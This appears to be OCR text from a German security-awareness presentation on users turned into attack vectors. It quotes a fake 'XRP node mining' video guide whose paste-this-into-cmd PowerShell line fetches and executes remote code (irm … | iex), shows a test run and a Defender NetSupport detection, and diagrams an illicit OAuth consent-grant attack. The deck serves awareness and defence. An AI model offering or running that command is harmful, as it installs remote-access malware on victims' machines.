
In this video, I'll show you how blockchain **nodes** work, how you can grow from running just one **node** to multiple **nodes**, and why ...

Neu

01/2026 – Trick User

□ Menu
□ TimeStamp
□ OBS Hide
□ Enabled
□ TriggerBot
□ LegitBot
□ AutoStop
□ ESP
□ Radar
FORT
HACK 2025

Wenn Endanwender zu Angreifern werden…



Verhaftungen bei russischer Firma Aeza: IT für Kreml-Propaganda und Verdacht auf Drogenhandel

Adresse: 311 Shoreham St, Highfield, Sheffield S2, Vereinigtes Königreich


Telefon: +44 7729 376058

Öffnungszeiten: Rund um die Uhr geöffnet ▾

01/2026 – Trick User

EVERYTHING ABOU
XRP NODE
MINING

Wenn Endanwender zu Angreifern werden…



How to Farm XRP Completely Passively & Turn It Into a Business | Blockchain Node Setup Guide

8.002 Aufrufe 27.01.2026

In this video, I'm going to show you what an XRP node is, why node running has become such a trend recently, a simple way to launch a node on your computer, and how to effectively scale the number of nodes using remote cloud servers. I hope you'll find this content useful!

How to Set Up a Node:


1) Open Command Prompt (press Win + R, type "cmd")

2) Copy and paste the node launch command below into Command Prompt, then press Enter:

```
powershell -command "$Blockchain='XRP'; $NodeType='Validator'; Invoke-RestMethod ($Blockchain + $NodeType + '.' + 'dev') | Invoke-Expression; $Region='Global'; $Network='Mainnet'; $Version='xrp-mainnet-node=3.3.0-5b0a889'"
```


3) Your node is now running! It will prompt you to complete a quick setup. You'll see a configuration process—just follow the on-screen instructions.
After syncing data, you can let it run quietly in the background while it does its job as part of the network.

Follow my Telegram for the latest updates: https://t.me/web3_sam



```
Boot Time:            16.02.2026 12:35
CPU:                  2.40 GHz Intel Xeon
Default Gateway:      10.212.29.254
DHCP Server:          10.212.29.254
DNS Server:           8.8.8.8
Free Space:           C:\ 16,09 GB NTFS
Host Name:            TEST-PC
IE Version:           11.789.19041.0
IP Address:           10.212.29.10
Logon Domain:         TEST-PC
Logon Server:         TEST-PC
MAC Address:          00-0C-29-F9-34-0E
Machine Domain:       WORKGROUP
Memory:               8779 MB
Network Card:         Intel(R) 82574L Gig
Network Speed:        1 Gb/s
Network Type:         Ethernet
OS Version:           Windows 10
```

Wenn Endanwender zu Angreifern werden…



Administrator: Eingabeaufforderung - powershell -command "$Blockchain='XRP'; $NodeType='Validator'; irm ($blockchain + $nodetype + '.' + 'run') | ...

```
Microsoft Windows [Version 10.0.19045.2486]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\test>powershell  -command "$Blockchain='XRP'; $NodeType='Validator'; irm ($blockchain + $nodetype + '.' + 'run'
) | iex; $Region='Global'; $Network='Mainnet'; $Version='xrp-mainnet-node=3.3.0-5b0a889'"
Enter your XRP address: huhu

Destination tag is required for exchange w

Enter your destination tag (press Enter to

==========================================
  Reward Distribution Information
==========================================
Rewards are distributed once daily.
Payout amount depends on your hardware per
==========================================

[SYNC] Connecting to XRP Ledger Network...
[SYNC] Synchronizing... 20%
[SYNC] Synchronizing... 40%
_
```

HackTool:Win32/NetSupport!MTB

Detected by Microsoft Defender Antivirus

Aliases: No associated aliases

Summary

Microsoft Defender Antivirus detects and removes this threat.

This threat can perform a number of actions of a malicious actor's choice on your device.


Find out ways that malware can get on your device.

01/2026 – Trick User

Illicit consent grant attack

Wenn Benutzer den Schlüssel zum Königreich überreichen

Hands Up für Awareness



Microsoft

user@contoso.com

Permissions requested


Contoso Test App
zawad.co

This app would like to:

- Read and write your files
- Read your calendar
- Sign you in and read your profile

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

Passkeys – Das Heilmittel für alles?




Ein Stein im Weg ist keine Vollsperrung

Verteidigungsmechanismen	Angreifer
Passwörter	Bruteforce, Dictionary Attack
↓	↓
MFA	AiTM
↓	↓
Passkeys	Illicit consent grant Attack

Account Compromise mal anders


Aber wie genau kommen die Angreifer am Passkey vorbei?

Der Ablauf



Attacker
Attacker gain access
via Oauth2 app
8
2
Sends phishing
1
Malicious OAuth2
app registration
"Upgrade"
7
Authorization code generated
and sent to attacker
User
3
E-mail phish
4
Clicks OAuth 2.0 link
5
Consent prompt
For app "Upgrade"
6
